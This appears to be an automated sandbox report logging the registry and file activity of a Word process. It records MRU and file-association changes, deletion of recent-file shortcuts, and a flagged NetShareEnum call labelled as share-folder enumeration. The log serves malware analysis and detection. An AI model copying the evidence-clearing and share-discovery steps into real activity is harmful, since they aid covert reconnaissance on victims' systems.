Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		2320

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		2320
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\SR-3548-E21-1486.docx.LNK) Return: 0		2320
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 727b0250, -1, 2bdc6c, 2bdc68, 0) Return: 0		2320
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2320 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\1H3DPKXU.LNK) Return: 0		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\jp% Value: None		2320
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\-f% Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980004		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980005		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980006		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980005		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980006		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980007		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980011		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980012		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52980005		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52980006		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980013		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980014		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980015		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980016		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980017		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52980018		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\Version\12\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohtmed.exe		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320

Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\(Default) Value: &Print		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\DefaultIcon\(Default) Value: "%1"		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohevi.dll		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\ThreadingModel Value: Apartment		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\(Default) Value: &Print		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\DefaultIcon\(Default) Value: "%1"		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2320

Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2320
